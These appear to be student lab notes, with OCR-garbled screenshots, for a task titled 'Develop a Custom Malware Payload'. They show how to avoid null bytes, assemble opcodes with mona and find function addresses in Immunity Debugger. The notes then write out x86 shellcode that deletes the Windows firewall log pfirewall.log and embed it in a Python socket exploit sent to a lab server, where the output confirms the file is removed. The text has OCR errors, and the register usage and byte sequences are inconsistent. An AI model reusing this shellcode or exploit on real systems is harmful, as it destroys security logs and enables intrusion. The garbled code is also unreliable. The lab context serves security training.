
00 is the null byte and must be removed before you run the code...if not the program will come to an all stop at the null byte.

In order to remove the null byte:


- Open the calculator



- Set it to Programmer mode and select HEX
- Enter your sting (00676f6c) *the 2x 0's don't appear...that is ok*



- To be able to retain the original value...remove / minus something easy to work with...11111111



Disregard the leading FFFF FFFF and start with EF56

The new code is: EF56 5E5B


- To remove the null byte in the sting :
 - We have $00676f6c - 11111111 = ef56e5b$
 -
 - `MOV EAX, 0xEF56E5B`
 - `ADD EAX, 0x11111111`
 - `PUSH EAX`
 - (*EAX is arbitrary...it can be EBX, ECX, EDX...in this instance EAX was chosen*)
 - *By using this you circumvent the null byte and still have the same value.*

5 Using Mona for Opcodes

```
!mona assemble -s "????????????"
```

```
758523E0 KERNEL32.dll .text Export DisconnectNamedPipe  
769C6B70 KERNEL32.dll .text Export DisconnectNamedPipe  
76A11190 KERNEL32.dll .rdata Import api-ms-win-core-namedpipe-l1-2-0.DisconnectNamedPipe  
7679BC20 USER32.dll .text Export DispatchMessageA  
7613B134 USER32.dll .idata Import USER32.DispatchMessageW  
  
!mona assemble -s "xor eax, eax"  
[18:47:25] Access violation when reading [04000008] - u
```

Hit enter and go to the log tab at the top - l



```
-----  
0BADF00D -----  
0BADF00D xor eax, eax = \x33\xc0  
0BADF00D Full opcode : \x33\xc0  
0BADF00D [+] This mona.py action took 0:00:00.063000  
!mona assemble -s "xor eax, eax"
```

Xor eax, eax = \x33\xc0

```
-----  
0BADF00D -----  
0BADF00D MOU EAX, 0xef565e5b = \xc7\xc0\x5b\x5e\x56\xef  
0BADF00D Full opcode : \xc7\xc0\x5b\x5e\x56\xef  
0BADF00D [+] This mona.py action took 0:00:00.032000  
!mona assemble -s "MOV EAX, 0xef565e5b"
```

Show Log window (Alt+L)

```
MOV EAX, 0xEF565E5B \xc7\xc3\x5b\x5e\x56\xef  
ADD EAX, 0x11111111 \x81\xc3\x11\x11\x11\x11  
PUSH EAX \x53  
MOV ECX, ESP \x8b\xcc  
PUSH EAX \x50  
PUSH EBX \x53  
PUSH ECX \x51
```


6 Identify Function Addresses

In immunity in upper left quadrant...


Right click

Select Search For

Select Name in all modules



Results in



There is no search box, but if you simple begin typing it will automatically offer name...
You can see in the top as you type what you're looking for as you type...

Amazon WorkSpaces View Settings Support

Immunity Debugger - y Debugger - [Find: REMOVE]

N File View Debug Plugins ImmLib Options Window Help Jobs

Address	Module	Section	Type	Name	Comment
6A11418	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegSaveKeyExW	
5836850	KERNEL32	.text	Export	RegSaveKeyExW	
69C8260	KERNEL32	.text	Export	RegSaveKeyExW	
6A1141C	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegSetKeySecurity	
5836890	KERNEL32	.text	Export	RegSetKeySecurity	
69C8280	KERNEL32	.text	Export	RegSetKeySecurity	
6A11444	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegSetValueA	
5835850	KERNEL32	.text	Export	RegSetValueA	
57FB640	KERNEL32	.text	Export	RegSetValueA	
5160194	RPCRT4	.idata	Import	api-ms-win-core-registry-l1-1-0.RegSetValueExA	
55AA290	WS2_32	.idata	Import	api-ms-win-core-registry-l1-1-0.RegSetValueExA	
57EC060	KERNEL32	.text	Export	RegSetValueExA	
69C82A0	KERNEL32	.text	Export	RegSetValueExA	
6A11424	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegUnLoadKeyA	
39FA114	SapiCLi	.idata	Import	api-ms-win-core-registry-l1-1-0.RegUnLoadKeyA	
55AA1EC	WS2_32	.idata	Import	api-ms-win-core-registry-l1-1-0.RegUnLoadKeyA	
57F4720	KERNEL32	.text	Export	RegUnLoadKeyA	
69C82C0	KERNEL32	.text	Export	RegUnLoadKeyA	
6A11428	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegUnLoadKeyA	
5836200	KERNEL32	.text	Export	RegUnLoadKeyA	
69C82E0	KERNEL32	.text	Export	RegUnLoadKeyA	
6A1142C	KERNEL32	.rdata	Import	api-ms-win-core-registry-l1-1-0.RegUnLoadKeyA	

In this case REMOVE

Address	Module	Section	Type	Name	Comment
75FEB22	sechost	.idata	Import	api-ms-win-core-synch-l1-2-0.ReleaseSemaphore	
7583A250	KERNEL32	.text	Export	ReleaseSemaphore	
75834E90	KERNEL32	.text	Export	RemapPredefinedHandleInternal	
7SEC73F0	msvcrt	.text	Export	remove	
75857060	KERNEL32	.text	Export	RemoveDirectoryA	
75F470B8	msvcrt	.idata	Import	api-ms-win-core-file-l1-2-1.RemoveDir	
769BA280	KERNEL32	.text	Export	RemoveDirectoryA	
7601000	KERNEL32	.idata	Import	api-ms-win-core-file-l1-2-1.RemoveDir	

The remove function memory address is: 75EC73F0

For EXIT PROCESS

Amazon WorkSpaces View Settings Support

Immunity Debugger - y Debugger - [All names]

N File View Debug Plugins ImmLib Options Window Help Jobs

Address	Module	Section	Type	Name	Comment
74CDA0B8	WS2_32	.idata	Import	api-ms-win-core-crt-l2-1-0.exit	
753F6620	msvcrt	.text	Export	_exit	
753F6C80	msvcrt	.text	Export	_exit	
76EE27B0	KERNEL32	.text	Export	_exit	
76EE28A0	KERNEL32	.text	Export	_exit	
00407160	dnsserve	.idata	Import	KERNEL32.ExitProcess	
74E6B3C0	KERNEL32	.text	Export	ExitProcess	
75447230	msvcrt	.idata	Import	api-ms-win-core-processsthreads-l1-1-2	
75447228	msvcrt	.idata	Import	api-ms-win-core-processsthreads-l1-1-2	
756F03H0	USER32	.idata	Import	api-ms-win-core-processsthreads-l1-1-2	
74E7B9E0	KERNEL32	.text	Export	ExitVDM	

The EXIT PROCESS function memory address is: 74E6B3C0

7 Sudo String Code in Notes

```
1 #Task 8 Develop a Custom Malware Payload
2
3 #Remove Null Bytes
4
5 "\x33\xc0"           //XOR EAX,EAX
6 "\xc7\xc3\x5b\x5e\x56\xef" //MOV EAX, 0xef565e5b
7 "\x81\xc3\x11\x11\x11\x11" //ADD EBX, 0x11111111
8 "\x53"               //PUSH EBX
9
10 # PUSH MY PFIREWALL.LOG FILE ONTO THE STACK
11
12 "\x68\x61\x6c\x6c\x2e"   //PUSH 0x2e6c6c61 = .lla
13 "\x68\x69\x72\x65\x77"   //PUSH 0x77657269 = weri
14 "\x68\x6c\x5c\x70\x66"   //PUSH 0x66705c6c = fp\l
15 "\x68\x65\x77\x61\x6c"   //PUSH 0x6c617765 = lawe
16 "\x68\x5c\x46\x69\x72"   //PUSH 0x7269465c = rif\l
17 "\x68\x69\x6c\x65\x73"   //PUSH 0x73656c69 = seli
18 "\x68\x4c\x6f\x67\x46"   //PUSH 0x46676f4c = FgoL
19 "\x68\x6d\x33\x32\x5c"   //PUSH 0x5c32336d = \23m
20 "\x68\x79\x73\x74\x65"   //PUSH 0x65747379 = etsy
21 "\x68\x77\x73\x5c\x53"   //PUSH 0x535c7377 = \$\sw
22 "\x68\x69\x6e\x64\x6f"   //PUSH 0x6f646e69 = odni
23 "\x68\x43\x3a\x5c\x57"   //PUSH 0x575c3a43 = W\:\c
24 "\x8b\xdc"              //mov ebx, esp
25
26
27 #SET STACK Parameters
28 "\x53"                 //push ebx
29
30
31 #CALL A FUNCTION TO REMOVE THE FILE
32 "\x53"                 //Push EBX
33 "\xc7\xc6\xf0\x73\x3c\x75" //MOV ESI, 0x753C73F0 remove()
34 "\xff\xd6"               //call, esi remove() or 75EC73F0
35
36
37 #EXIT CLEANLY FROM MY SHELLCODE
38 "\x33\xc0"               //xor eax,eax => eax is now 00000000
39 "\x50"                   //push eax
40 "\xc7\xc0\xb3\xe6\x74"   //mov eax,0x74E6B3C0
41
42
43 "\xff\xd0"               //call eax = launch ExitProcess(0)
44
```

```
1 "\x33\xc0"
2 "\xc7\xc3\x5b\x5e\x56\xef"
3 "\x81\xc3\x11\x11\x11\x11"
4 "\x53"
5 "\x68\x61\x6c\x6c\x2e"
6 "\x68\x69\x72\x65\x77"
7 "\x68\x6c\x5c\x70\x66"
8 "\x68\x65\x77\x61\x6c"
9 "\x68\x5c\x46\x69\x72"
10 "\x68\x69\x6c\x65\x73"
11 "\x68\x4c\x6f\x67\x46"
12 "\x68\x6d\x33\x32\x5c"
13 "\x68\x79\x73\x74\x65"
14 "\x68\x77\x73\x5c\x53"
15 "\x68\x69\x6e\x64\x6f"
16 "\x68\x43\x3a\x5c\x57"
17 "\x8b\xdc"
18 "\x53"
19 "\x53"
20 "\xc7\xc6\xf0\x73\x3c\x75"
21 "\xff\xd6"
22 "\x33\xc0"
23 "\x50"
24 "\xc7\xc0\xb3\xe6\x74"
25 "\xff\xd0"
26
27
```

Copy code and paste into the shellcode section of the exploit

```
phantom3472@ip-10-0-99-30: ~
GNU nano 2.5.3                               File: 8b

#!/usr/bin/python
import socket, struct, sys
server = '10.0.2.163'
sport = 1234



shellcode =(
"\x33\xc0" +
"\xc7\xc3\x5b\x5e\xef" +
"\x81\xc3\x11\x11\x11\x11" +
"\x53" +
"\x68\x61\x6c\x6c\x2e" +
"\x68\x69\x72\x65\x77" + .
"\x68\x6c\x5c\x70\x66" +
"\x68\x65\x77\x61\x6c" +
"\x68\x5c\x46\x69\x72" +
"\x68\x69\x6c\x65\x73" +
"\x68\x4c\x6f\x67\x46" +
"\x68\x6d\x33\x32\x5c" +
"\x68\x79\x73\x74\x65" +
"\x68\x77\x73\x5c\x53" +
"\x68\x69\x6e\x64\x6f" +
"\x68\x43\x3a\x5c\x57" +
"\x8b\xdc" +
"\x53" +
"\x53" +
"\xc7\xc6\xf0\x73\x3c\x75" +
"\xff\xd6" +
"\x33\xc0" +
"\x50" +
"\xc7\xc0\xc0\xb3\xe6\x74" +
"\xff\xd0")

def create_rop_chain():
    # rop chain generated with mona.py - www.cores
```


8 Run Exploit

Confirm everything is linked and the file is in the folder


- Confirm and or put pfirewall.log into folder
- Open note pad as administrator



Open Immunity as Administrator and Run the program...



Run the exploit...in this case 8b



./8b

```
Sending attack to GETD . with length 3000
phantom3472@ip-10-0-99-30:~$ nano 8b
phantom3472@ip-10-0-99-30:~$ ./8b
```

File is removed from folder

